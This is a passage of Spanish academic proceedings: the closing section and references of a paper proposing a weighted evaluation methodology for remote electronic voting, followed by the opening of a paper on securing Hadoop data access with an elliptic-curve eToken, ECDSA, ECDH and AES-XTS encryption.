Protocolo contra ataques: Las experiencias reales de VER han puesto en evidencia la elevada probabilidad de que se produzcan incidencias o ataques, ya sea a pequeña o a gran escala, con fines didácticos o para influir de manera maliciosa. Las crecientes tensiones geopolíticas unidas al auge del *"cyberwarfare"* y los ataques a la carta implican que disponer de un protocolo *"ad-hoc"* contra ataques debidamente actualizado se valore con la máxima calificación: **12 puntos**.

Versatilidad: Tratar que un sistema de VER sea lo más flexible y adaptable posible es un objetivo ambicioso y de gran importancia. No obstante, comparado con el conjunto factores que lo sustentan, su importancia es menor. Su ponderación asignada son **6 puntos.**

Coste: La experiencia ha demostrado que incluso disponiendo de suficiente presupuesto y medios, es muy difícil obtener un sistema de VER completamente seguro. Teniendo en cuenta la importancia de proteger la democracia en unos comicios, el coste, pese a ser de una enorme importancia, se encuentra un escalón por debajo de la máxima ponderación: **10 puntos**.

Mantenimiento: La creciente proliferación de ataques hace que un correcto mantenimiento del sistema sea crucial. Por otra parte, nadie puede predecir las capacidades computacionales a

largo plazo. Por ello y pese a ser de una gran importancia, hay otra serie de criterios *"core"* con una mayor importancia y más inmediatos. Por ello su ponderación es de **8 puntos**.

Para concluir con el apartado y como colofón al presente trabajo, se presenta la **metodología avanzada de evaluación de sistemas de Voto Electrónico Remoto**. En verde aparecen los requisitos *"sine qua non"*, en gris el resto de requerimientos "tradicionales" y en azul los criterios derivados de la experiencia en los últimos 15 años sobre más de 2,5 millones de VER:

Tabla II
METODOLOGÍA AVANZADA DE EVALUACIÓN DE SISTEMAS DE VOTO ELECTRÓNICO REMOTO

Criterio	Ponderación	Sistema VER 1	Sistema VER 2
E2Ev	--		
RC	--		
Inviolabilidad	12		
Usabilidad	8		
Monit./Audit.	12		
Desarrollo SW	12		
Escalabilidad	8		
Desarr. Ex-SW	12		
Protoc. Ataques	12		
Versatilidad	6		
Coste	10		
Mantenimiento	8		
TOTAL	**100**		

VII. CONCLUSIONES

En el presente trabajo, los autores tratan de contribuir a la insuficiente expansión de las soluciones de VER en procesos de votación dirigiendo sus esfuerzos a uno de los principales problemas existentes: la falta de estandarización en lo que respecta al sector y sus sistemas de votación.

En ese sentido, se presenta la primera metodología avanzada de evaluación de sistemas de Voto Electrónico Remoto basándose en tres pilares: la selección y armonización de los requisitos "tradicionales" (*sine-qua-non* y ponderables), la adición de los requerimientos adicionales derivados del estudio de las pruebas reales más destacadas en el mundo y la experiencia directa de los autores en las experiencias y avances reales del sector del VER en los últimos 15 años para asignar una valoración concreta a cada uno.

Los autores confían en que el presente trabajo contribuya a la necesaria estandarización y armonización de la materia y en última instancia a una implantación más segura y ágil del Voto Electrónico Remoto en todo tipo de votaciones.

REFERENCIAS

[1] S. Wolchok, E. Wustrow, D. Isabel, J. A. Halderman:"Attacking the Washington D.C. Internet Voting System", en *Proc. 16th Conf. on Financial Cryptography & Data Security*, 2012.

[2] U.S. Vote Foundation: "The Future of Voting", 2015.

[3] IEEE Voting Systems Standard Committee (VSSC). IEEE VSSC/1622: "Common Data Format for Election Equipment. http://grouper.ieee.org/groups/1622/

[4] L. Panizo. "Desarrollo de una metodología para el análisis y la clasificación de los sistemas de voto electrónico", *Departamento de Ingeniería Eléctrica y de Sistemas y Automática, Universidad de León*, Dic. 2014.

[5] S. Delaune, S. Kremer, M. Ryan. :"Coercion-Resistance and Receipt-Freeness in Electronic Voting", en *CSFW'06: 19th Computer Security Foundations Workshop*, pp. 28-42. IEEE Computer Society, 2006.

[6] M. Hirt, K. Sako. "Efficient Receipt-Free Voting based on Homomorphic Encryption*"* en *EUROCRYPT'00, pp. 539 – 556. LNCS n. 1807*. 2000.

[7] D. Achenbach, C, Kempka, B. Löwe, J. Müller-Quade: "Improved Coercion-Resistant Electronic Elections through Deniable Re-Voting", en *JETS, The Usenix Journal of Election Technology and Systems.* Aug. 2015

[8] D. Chaum. "Blind signatures for untraceable payments", en *Advances in Cryptology – Crypto'82, Springer-Verlag pp.199 - 203*. 1982.

[9] A. Fujioka, T. Okamoto, K. Ohta. "A practical secret voting scheme for large scale elections" en *ASIACRYPT'92*, pp. 244-251. LNCS 718. 1992.

[10] RSA Laboratories, EMC Corporation. "What is a Blind Signature Scheme".*http://www.emc.com/emc-plus/rsa-labs/standards-initiatives/what-is-a-blind-signature-scheme.htm* , Acc: 2 de marzo de 2016.

[11] J. Benaloh. "Dense Probabilistic Encryption". *Clarkson University*. 1994.

[12] T. El Gamal. "A Public Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms", en *Advances in Cryptology: Proceedings of CRYPTO 84, volumen 196*, pp 10-18, 1984.

[13] D. Schliebner. "Electronic Remote Voting". *Humboldt - University of Berlin*. 2011.

[14] A. Fiat, A. Shamir. "How to prove yourself: Practical solutions to identification and signature problems." en *CRYPTO'86, pp*. 186-194. 1986.

[15] S. Goldwasser, S. Micali, C. Rackoff. "The knowledge complexity of interactive proof systems (extended abstract)", en Robert Sedgewick, editor, STOC, pp. 291 – 304. 1985.

[16] M. Blum, P. Feldman, S. Micali. "Non-interactive zero-knowledge and its applications", en *STOC '88 pp. 103–112*, 1988.

[17] D. Chaum. "Untraceable electronic mail, return addresses and digital pseudonyms", en *ACM*, 24(2): pp. 84-88, 1981.

[18] S. Popoveniuc, J. Kelsey, A. Regenscheid, P. Voral. "Performance requirements for end-to-end verifiable elections", en *EVT/WOTE* 2010. 2010.

[19] D. Zissis, D. Lekkas."Design, Development and Use of Secure Electronic Voting Systems". IGI Global. ISBN 978-1-4666-5823-3. 2014.

[20] J. Benaloh. "Simple verifiable elections", en *Proceedings of the USENIX/EVT'06.* 2006.

[21] A. Juels, D. Catalano, M. Jakobsson. "Coercion - Resistant electronic-elections", Towards Trustworthy Elections pp.:37-63. 2010.

[22] Council of Europe. Committee of Ministers. "Legal, Operational and Technical Standards for e-voting, rec (2004)". 2004.

[23] C.Z. Acemyan, P. Kortum, M.D. Byrne, D.S. Wallach. "From Error to Error: Why Voters Could not Cast a Ballot and Verify Their Vote with Helios, Pret a Voter and Scantegrity II", en *JETS, The Usenix Journal of Election Technology and Systems.* 2015.

[24] S. Heiberg, A. Parsovs, J. Willemson. "Log Analysis of Estonian Internet Voting 2013 - 2015". *Smartmatic – Cybernetica Centre of Excellence for Internet Voting, Software Technology and Applications Competence Centre, Tartu University*. Dec. 2015.

[25] D. Springall, T. Finkenauer, Z. Durumeric, J. Kitcat, H. Hursti, M. MacAlpine, J. A. Halderman. "Security Analysis of the Estonian Internet Voting System", en CCS 2014. ACM 978-1-4503-2957-6/14/11. Nov 2014.

[26] Ministry of Local Government and Modernisation. "Internet voting pilot to be discontinued". https://www.regjeringen.no/en/aktuelt/Internet-voting-pilot-to-be-discontinued/id764300/ 2014. Acceso: 10 marzo 2016.

[27] H. Nore. "Implementing E-Voting in Norwegian Elections". *New Voting Technology Consulting AS.* Apr. 2015.

[28] N. J. Goodman, J. H. Pammett. "The Patchwork of Internet Voting in Canada". 2014.

[29] N. J. Goodman, N. Wellsbury. "Internet Voting in Ontario: Time for Overarching Standards". University of Toronto, Town of Ajax. Nov 2015.

[30] Swiss Info. "Hacking fears jeopardize evoting rollout". http://www.swissinfo.ch/eng/voting-with-a-click_hacking-fears-jeopardise-e-voting-rollout/41635672 2 sept. 2015. Acceso: 10 de marzo de 2016.

[31] Office for Democratic Institutions and Human Rights. "Swiss Confederation: Federal Assembly Elections. 18 October 2015. Final Report". 16 de febrero 2016.

[32] J. A. Halderman, V. Teague. "The New South Wales iVote System: Security Failures and Verification Flaws in a Live Online Election", en VoteID 2015 Berna, 2015.

[33] J. A. Green. "Cyber warfare. A multidisciplinary Analysis". Routledge. ISBN: 978-1-138-79307-1. 2015.

[34] B. Adida. "Helios: Web-based open-audit voting." In *Proceedings of the 17th USENIX Security Symposium (Security08)*, San Jose, CA, 2008.

[35] The Carter Center. "Expert Study Mission Report. Internet Voting Pilot. Norway's 2013 Parliamentary Elections". Mar. 2014.

[36] B. Chevallier-Mames, P. Fouque, J. Stern, D. Pointcheval, and J. Traore. On some incompatible properties of voting schemes. In Proc. IAVoSS Workshop On Trustworthy Elections 2006.

[37] M. Maffei, E. Tuosto. "Trustworthy Global Computing: 9th International Symposium, TGC 2014". *LNCS 8902*. 2014.

Acceso seguro a datos en Hadoop mediante criptografía de curva elíptica

Ilia Blokhin, Antonio F. Díaz, Julio Ortega, Raúl H. Palacios
Dpto.Arquitectura y Tecnología de Computadores
Universidad de Granada
Email djnib@correo.ugr.es, afdiaz@ugr.es,jortega@ugr.es, raulhp@ugr.es

Sergio Navas
Dpto. Física Teórica y del Cosmos & CAFPE
Universidad de Granada
Email navas@ugr.es

***Abstract*—Muchas de las aplicaciones surgidas bajo el paradigma de Big Data permiten obtener información valiosa procesando datos obtenidos de diversas fuentes. Resulta importante no perder el control de dichos datos ya que si se duplican de forma no autorizada podrían utilizarse por otras entidades o empresas interesadas en su análisis. Hadoop es una plataforma ampliamente utilizada para el procesamiento de grandes volúmenes de información y por lo tanto resulta ideal para el ámbito de las aplicaciones de Big Data. Su modelo de seguridad se centra en el control dentro de un cluster evitando el acceso no autorizado de otros usuarios o cifrando los datos distribuidos entre los nodos de un cluster. A veces, el robo de datos se realiza por el personal que tiene acceso al sistema por lo que pueden saltarse la mayoría de los elementos de seguridad. En este artículo se presenta una extensión a dicho modelo que permite controlar los datos desde el origen, evitando que pueda utilizarse por terceras personas no autorizadas y mejorando el modelo corporativo de gobernanza de datos. Para que el sistema sea más robusto se utiliza un etoken basado en criptografía de curva elíptica que evita que el sistema pueda falsificarse o manipularse.**

***Index Terms*—Hadoop, Big data, seguridad, criptografía de curva elíptica**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

La demanda de procesamiento de grandes volúmenes de datos requiere herramientas específicas que estén optimizadas para poder gestionarlos. El paradigma de Big Data abre nuevas posibilidades y retos para manipular de forma eficiente y segura dicha información. Las 5 V que caracterizan al Big Data son:

- Value: Extraer información útil.
- Variety: Múltiples tipos de datos, estucturados y no estructurados.
- Velocity: Rapidez de creación y desplazamiento.
- Veracity: Datos correctos.
- Volume: Gran cantidad de datos.

En las aplicaciones de Big Data se procesan conjuntos de datos cuyo tamaño es superior a las capacidades de bases de datos típicas, almacenamiento, gestión y procesamiento de la información. El reto de los "grandes datos" no es sólo el análisis de grandes cantidades de información sino también evaluar aquella que no está suficientemente estructurada.

En configuraciones más básicas los datos pueden estar almacenados localmente y accesibles por pocos usuarios de forma que puede restringirse más fácilmente su acceso. El escenario es más complejo en el procesamiento Big Data ya que puede haber diversas fuentes de datos, múltiples nodos de procesamiento y almacenamiento así como gran cantidad de usuarios que pueden acceder a dicha información, por lo que resulta más difícil mantener la seguridad de los datos en todos los eslabones de la cadena. Un modelo actual de procesamiento Big Data se basa en proveedores de datos que envían la información a empresas que procesan sus datos. Si una fuente valiosa considera que sus datos no pueden copiarse debe estudiar qué mecanismos debería añadir para garantizar dicha seguridad.

Hadoop [1] es un sistema muy versátil basado en Java que se utiliza para el procesamiento Big Data. Permite resolver el problema tanto del almacenamiento de los datos como de distribuir el procesamiento entre múltiples nodos de forma que puede escalarse la capacidad de cómputo. Puede trabajar con miles de nodos y miles de terabytes de datos. Su sistema de archivos distribuido una ofrece transferencia fluida de datos entre los nodos y que el sistema pueda continuar funcionando sin interrupción si algún nodo falla.

Hadoop consta de un sistema de ficheros distribuidos, una plataforma de análisis y almacenamiento de datos y una capa que gestiona la computación paralela así como herramientas administrativas. La *Fig.1* muestra la arquitectura general de Hadoop, donde los elementos más significativos son los siguientes:

- HFDS: Sistema de ficheros distribuido tolerante a fallos que se encarga del almacenamiento en los clusters.
- YARN: Proporciona los recursos de cómputo necesarios para la ejecución de aplicaciones.
- MapReduce: Mecanismo de distribución de procesamiento de datos entre los nodos de un cluster.
- HBase: Base de datos NoSQL para columnas de datos.
- Pig: Lenguaje data-flow de alto nivel para facilitar la programación MapReduce.
- Hive: Aplicación de consulta de datos similar a SQL.
- Sqoop: Permite la tranferencia entre bases de datos relacionales y Hadoop.

En este artículo se presenta un mecanismo que complementa y amplía el modelo actual de seguridad de Hadoop. El resto del artículo se estructura como sigue: la Sección II muestra un resumen de los elementos de seguridad que implementa Hadoop; en la Sección III se describen los elementos principales que se utilizan en el modelo; en la Sección IV se muestran las características principales de la API que se está desarrollando; la Sección V describe el modelo de seguridad extendido que se propone y finalmente en la sección VI se presentan las conclusiones así como el trabajo futuro.

II. Seguridad en Hadoop

Los modelos de seguridad en Hadoop han ido evolucionando debido a la exposición que puede encontrarse en ámbitos donde existen gran cantidad de recursos y usuarios [2]. De hecho, se han encontrado algunas vulnerabilidades CVE. Algunas empresas como Cloudera [3] u Hortonworks [4] han desarrollado soluciones donde que resuelven de forma general los elementos principales de seguridad. También se pueden encontrar libros como el Lakhe [5] donde se describen de forma práctica dichos elementos. Algunos autores han realizado revisiones del modelo de seguridad de Hadoop como Jam [6].

A. Elementos principales

Hortonworks establece un modelo de seguridad corporativa basado en 5 pilares:

- Administración.
- Autenticación.
- Autorización.
- Auditoría.
- Protección de datos.

Para facilitar la administración es recomendable establecer un modelo centralizado y coherente de gestión de los recursos y las aplicaciones. Apache Ranger permite definir las políticas de seguridad se que aplican al resto de componentes. La *Fig.2* muestra el panel de control que permite acceder fácilmente a los principales componentes.

Hadoop puede utilizar su propio mecanismo de autenticación consultando directamente la información de usuarios (Directorio Activo, LDAP, NFS, PAM,...) o bien usar un mecanismo de autenticación robusto basado en Kerberos como se muestra en la *Fig.3*.

En este caso se utilizan *token delegados* cifrados para validar el acceso a los servicios Hadoop. El proceso es básicamente el siguiente: El cliente solicita un TGT (Ticket-Granting Ticket) y se autentica con el Kerberos KDC (Key Distribution Center) (1). El KDC valida la autenticidad del usuario (2) y le devuelve el token de autenticación (3). El cliente utiliza el TGT para solicitar una clave de servicio (4). Finalmente, el usuario puede proporcionar este token al nodo JobTracker podrá tener acceso a los recursos Hadoop (5) así como a los datos dentro de HDFS.

A nivel de autorización se puede definir el control de diversos elementos y aplicaciones que pueden ejecutarse en Hadoop. Ranger permite un control preciso del acceso a los datos así como las políticas de control y es fácilmente ampliable mediante plugins. La *Fig.4* muestra una captura del panel de control.

La auditoría mantiene el registro del acceso a los recursos Hadoop que resulta útil tanto para un estudio de uso y costes como para detectar posibles usos no autorizados.

La protección de datos permite cifrar la información de forma segura tanto en el almacenamiento de los datos como en la comunicación entre aplicaciones Hadoop.

Este trabajo se centra en establecimiento de mecanismos de autenticación y cifrado alternativos así como de auditoría en el acceso a los datos.

B. Cifrado de datos

Un elemento importante a considerar es el cifrado de los datos ya que puede penalizar la velocidad de acceso y por lo tanto puede afectar al rendimiento del procesamiento de datos. Algunos trabajos han propuesto el uso de GPU para reducir la penalización en tiempo que puede ocasionar dicho proceso. Por una parte Al-Kiswany [7] define una biblioteca para acelerar las primitivas de hashing en sistemas de almacenamiento distribuido. W.Sun [8] propone un entorno para combinar la GPU en sistemas de almacenamiento e implementada en el núcleo de Linux. En este trabajo el cifrado AES basado en GPU conseguía una velocidad de transferencia de 4 Gbps, mientras que los resultados con las CPU ofrecían menos de la mitad del rendimiento de la GPU.

Shredder [9] utiliza GPU para mejorar la computación y el almacenamiento en Hadoop reduciendo los cuellos de botella de la CPU. En general, los trabajos basados en la GPU ponen énfasis en la mejora del rendimiento, pero no revelan la eficiencia energética o las condiciones reales en grandes cluster de computadores donde quizás el número de nodos con GPU suele ser más reducido. Por otra parte, Intel ha desarrollado elementos tales como Intel AES New Instructions (NI) [10] incluyendo aceleradores de cifrado en las CPUs lo que mejora considerablemente el rendimiento.

Se han propuesto algunos esquemas alternativos de cifrado para Hadoop como HDFS-RSA & HDFS-Pairing de Lin [11] o el de Yang [12] que utiliza IDEA y RSA. Park [13] propuso un modelo basado en cifrado AES del HDFS. Otros sistemas como el Kadre [14] combinan AES con MapReduce para realizar un cifrado en paralelo.

C. Otros elementos de seguridad

Rhino es un proyecto de código abierto para mejorar la plataforma Hadoop con mecanismos de protección adicionales




Fig. 1. Arquitectura Hadoop.




Fig. 2. Panel de control de Apache Ranger.




Fig. 3. Acceso en Hadoop.

y tratando de eliminar los posibles agujeros de seguridad en la pila de Hadoop. Entre la variedad de trabajos realizados en el marco de este proyecto resulta interesante destacar una capa de abstracción común para definir una API criptográfica así como la definición de un entorno adecuado para la distribución y gestión de claves.

La seguridad perimetral de Hadoop se basa tanto en la configuración propia de contafuegos establecida a nivel corporativo como del gateway Apache Knox. Este es un sistema que ofrece un punto único de autenticación y acceso a servicios Hadoop para múltiples clusters. Knox proporciona un punto central de acceso a la API REST de Hadoop para ofrecer diferentes grados de autorización, autenticación, SSL y así como ofrecer capacidades SSO (Single Sing-On).

D. *Ventajas de los etokens*

Los etokens son dispositivos electrónicos que pueden conectarse fácilmente al computador (generalmente por USB) y que incorporan elementos de criptografía, protección frente a manipulación física, comunicación segura para evitar ataques Man-in-the-Middle así como almacenamiento seguro de claves. Estos elementos presentan diversas ventajas:

- No es necesario introducir la contraseña manualmente desde el teclado. Todos los campos, incluidos los campos de contraseña se rellenan automáticamente. Esto reduce el riesgo de robo de contraseñas.
- Capacidad de utilizar contraseñas largas y complejas. Puesto que el usuario no introduce manualmente una contraseña, la contraseña en sí puede ser más larga y más compleja que una que el usuario pueda recordar.
- El uso de la contraseña generada al azar, desconocida para el usuario se guardarda en la memoria eToken y se sustituye cuando es necesario por otra nueva, de forma que el usuario no tiene que preocupase por dicho proceso.
- Autenticación basada de dos etapas. Los etoken sustituyen a la autenticación de dos etapas convencional de forma que requiere la presencia del dispositivo de hardware (eToken) y el conocimiento del código PIN. Esto aumenta en gran medida la seguridad.
- La simplicidad y comodidad para los usuarios. Al utilizar los eToken los usuarios no tienen que recordar los valores de varios campos que necesiten ser llenados por diferentes aplicaciones. En lugar de ello, sólo hay que recordar el código PIN.




Fig. 4. Panel de control de acceso de Ranger.

III. Elementos de seguridad utilizados en el modelo extendido

Antes de describir el modelo de seguridad propuesto se describen algunos elementos necesarios para dicha implementación.

A. *eToken*

Para implementar un modelo robusto de seguridad se utiliza un compomente que no sea duplicable y criptográficamente robusto. Para ello se ha utilizado un eToken que se conecta mediante USB al nodo que actua como servidor de licencia de uso de datos. El eToken está basado en el circuito de criptoautenticación de Atmel ATECC508A [15] que incorpora diversos elementos de seguridad:

- Ejecución rápida algoritmo de algoritmos de clave pública:
  - ECDSA (Elliptic Curve Digital Signature Algorithm) FIPS186-3.
  - ECDH (Elliptic Curve Diffie-Hellman Algorithm) NIST SP800-56A.
- Estándar NIST P256.
- Hash SHA-256 con opción HMAC.
- Longitud de clave 256/283 bits.
- Número de serie único de 72 bits.
- Generador de números aleatorios FIPS (Federal Information Processing Standards) de gran calidad.
- Soporte cliente/servidor en el chip.
- Almacenamiento hasta 16 claves.
- Circuito integrado robusto diseñado contra manipulación y antisabotaje.




Fig. 5. Intercambio de datos entre el PC y el ATECC508A.

La ventaja de este circuito es que permite una comunicación segura entre sus elementos internos y el software de verificación en el computador, evitando posibles ataques Man-In-the-Middle por captura del intercambio de datos entre ambos. El circuito puede ejecutar el ECDSA y el ECDSH (que se describen brevemente a continuación). La *Fig.5* muestra los elementos principales de la comunicación entre el ordenador y el chip. Incluye el algoritmo de cifrado asimétrico basado en criptografía de curva elíptica (ECC) que es bastante más eficiente que el RSA. Según la recomendación de ECRYPT II y publicado por ENISA [16] un cifrado de 256 bits en ECC requería unos 3248 bits en RSA y éste sería más lento debido al tamaño de las claves, por lo que la industria se está decantando por sistemas basados en ECC. En un Intel Xeon, la firma ECDSA de 256 bits es aproximadamente unas 9 veces más rápida que una firma RSA de 2048 bits.

B. ECDSA

El algoritmo de firma digital de curva elíptica (ECDSA) [17] es variante del algoritmo DSA basado en curva elíptica. Fue propuesto por Scott Vanstone [18] en 1992 y fue aceptado como un estandar ISO en 1998 (ISO 14888-3), estándar ANSI (ANSI X9.62) en 1999, estándar IEEE 1963-2000) en 2000 y estándar FIPS (FIPS 186-2) en 2000. Como ejemplos de uso, el ECDSA se utiliza en Bitcoin y en uno de los mecanismos de autenticación que implementa TLS (Transport Layer Security). En particular se utiliza el FIPS186-3 [19] en este circuito aunque existe una versión más actualizada del estándar FIPS186-4 de 2013.

Veamos cómo se utiliza el algoritmo para firmar:

Supongamos que Alicia quiere firmar un mensaje con su clave privada (d_A) y Bob confirmará la firma con la clave pública de Alicia (H_A). De esta forma sólo Alicia podrá firmar y todos podrán verificarlo. Se realizan los siguientes pasos:

- Se calcula un hash del mensaje y se trunca al tamaño de n bits (que es el orden del subgrupo), valor que denotaremos como z.
- Se genera un valor aleatorio k.
- Al valor le aplicamos el algoritmo con la clave privada d_A obteniendo el par (r, s) que respresenta la firma.

Para verificar la firma se toma dicho par (r, s) y el hash truncado del mensaje, z, que tras aplicarse el algoritmo de verificación con la clave pública H_A podrá validarse la autenticidad de la firma.

Aunque el algoritmo es criptográficamente muy robusto hay que utilizarlo de forma correcta ya que si no se siguen las recomendaciones de su uso puede ser fácilmente vulnerable. El número k es muy importante que sea un buen número aleatorio y que cambie cada vez que se utilice. De hecho, están documentadas diversas vulnerabilidades, como ejemplo: La videoconsola PlayStation 3 podía ejecutar sólo juegos firmados por Sony con ECDSA evitando así que pudiera haber juegos en el mercado sin su firma, pero utilizaban la misma k. Aunque inicialmente se desconoce, partiendo de dos juegos distintos podía calcularse k y a partir de aquí se podía obtener la clave privada. Un problema parecido se detectó en diversas aplicaciones de monederos de Bitcoin para Android y OpenSSL. El problema se corrigió en la versión 1.0.0e.

C. ECDH

El algoritmo Diffie-Hellman de curva elíptica (ECDH) es un protocolo de intercambio de claves de forma segura a través de un canal inseguro. El circuito implementa el estándar NIST SP800-56A [20], aunque existe una versión más actualizada (Rev 2) del documento.

Si Alicia y Bob quieren compartir una clave secreta, primero acuerdan una curva elíptica E sobre un cuerpo finito Z_p suficientemente segura y acuerdan un punto $G \in E(Z_p)$ de forma que el subgrupo generado por G sea de un orden elevado. Crean sus propias claves privadas d_A y d_B y públicas $H_A = d_A G$ y $H_B = d_B G$. A continuación intercambian sus claves públicas H_A y H_B sobre el canal inseguro. Finalmente Alicia calcula $S = d_A H_B$ y Bob $S = d_B H_A$. Una ataque Man-In-the-Middle podría obtener las claves públicas de Alicia H_A y Bob H_B pero no podría calcular S.

$$S = d_A H_B = d_A(d_B G) = d_B(d_A G) = d_B H_A \qquad (1)$$

El valor de S puede utilizarse para crear una clave simétrica segura para el intercambio de información entre ambos. Las claves pueden ser estáticas (siempre se utiliza el mismo par de claves pública y privada) o efímeras (se calculan nuevas claves públicas y privadas cada vez que se utiliza el algoritmo).

D. Cómo evitar el uso del eToken de forma remota

Un posible uso fraudulento es contar con un eToken en una localización y tratar de utilizarlo de forma remota (USB over Network). Para ello el código que se ejecuta en el servidor de uso de datos incluye diversos elementos de seguridad como son:

- Mecanismos para dificultar la depuración del código.
- Parte de la API está implementada en el Kernel de Linux para mayor dificultad de depuración del código.
- Detectar la virtualización.
- Comprobar que físicamente está conectado el eToken.
- Control de tiempos de acceso al chip.

IV. API EHTSECURITY

Para facilitar el diseño modular se ha definido una API eHadoop Token Security (eHTSecurity) que estable un mecanismo robusto de cifrado y autenticación basado en el chip y está disponible para Linux. La API eHSecurity consta de dos módulos independientes:

- Servidor de datos: eHTSecurity Server.
- Receptor de datos: eHTSecurity Client.

La API servidor de datos dispone de tres módulos que se muestran en la *Fig. 6*:

- Gestión de claves.
- Actualización de eTokens.
- Cifrado.

La gestión de claves se encarga de crear y almacenar las claves de cifrado simétrico para cifrar los datos y las claves asimétricas para la autenticación de los clientes. La actualización del eToken permite introducirle las claves de forma segura, tanto localmente (si el eToken está en el servidor) como si se encuentra remotamente. Cuando se valida incialmente un eToken se introduce las claves privadas que le permitirá:

- Autenticarse.
- Descrifrar la clave simétrica.

La API receptor de datos verifica que el usuario o nodo está autenticado y obtiene la clave simétrica para descifrar a partir de la clave privada contenida en el chip.

Se utiliza el ECDSA para que el módulo verifique al chip y que éste a su ver compruebe que el código del módulo no ha sido manipulado. Se utiliza en ECSH para descifrar la clave enviada a través del canal inseguro I2C+USB de forma que se utiliza la clave para extraer los datos utilizando la clave privada que está dentro del chip.

En la *Fig. 7* se muestra el proceso de comunicación entre el chip y el computador en el cliente.

La API se integra en el modelo de seguridad de Hadoop en 2 niveles:

- Autenticación.
- Cifrado.

La ventaja del modelo de Hadoop de utilizar una autenticación basada en tokens es que integra los mecanismos básicos de comunicación, por lo que facilita su implementación.

Aunque el HDFS permite el cifrado, está orientado a que en el almacenamiento local los datos no queden accesibles. En nuestro caso, los datos se cifran en el origen y por lo tanto el cifrado propio de HDFS no es necesario, aunque no es incompatible.

Para el cifrado se utiliza el estándar IEEE 1619-2007 [21] con el modo XTS (XEX-TCB-CTS) [22]. El XTS ofrece mayor protección para el cifrado de bloques frente a otros sistemas como CBC y ECB. El XTS también se emplea en BitLocker, FileVault 2, TrueCrypt, FreeOTFE, dm-crypt entre otros así como en el cifrado de dispositivos de almacenamiento.

Este sistema, mostrado en la *Fig. 8*, utiliza dos claves, una para realizar el cifrado AES de bloques y la otra para cifrar el "Tweak Value" i. Este valor ya cifrado se modifica además con una función polinómica de Galois $GF(2^{128})$ y se realiza una XOR con el texto sin formato y el texto cifrado de cada bloque. La función GF proporciona una mayor aleatoriedad y asegura que los bloques de datos idénticos no producirán idénticos textos cifrado. De esta forma se evita utilizar vectores de inicialización y de encadenamiento. El descifrado de los datos se lleva a cabo mediante la inversión de este proceso. Dado que cada bloque es independiente y no hay un encadenamiento, si los datos almacenados cifrados están dañados, sólo los datos de ese bloque en particular serán irrecuperables. Con los modos de encadenamiento, estos errores se pueden propagar a otros bloques cuando descifra. Otra de las ventajas del XTS es que puede ejecutarse en paralelo, lo que permite acelerar el procesamiento de grandes volúmenes de datos.




Fig. 6. API Server.

V. Modelo extendido de seguridad

El sistema propuesto establece las siguientes extensiones respecto al modelo actual de Hadoop:

- El proveedor de datos puede enviar la información cifrada y controla remotamente quién tiene acceso a dichos datos.
- El cliente autentica al usuario (o grupo de usuarios) mediante Kerberos que lo verifica con el eToken.
- El cliente incorpora una capa de descifrado que es independiente del cifrado que incluye HDFS.
- El descifrado incorpora una estadística que permite auditar el uso de los datos.
- Este servicio se valida mediante tickets de Kerberos que se autentican con el eToken a través de la API.
- El eToken se gestiona en parte por el proveedor de datos (que no tiene que coincidir con el administrador del cluster que ejecuta Hadoop) y en parte con el administrador local.

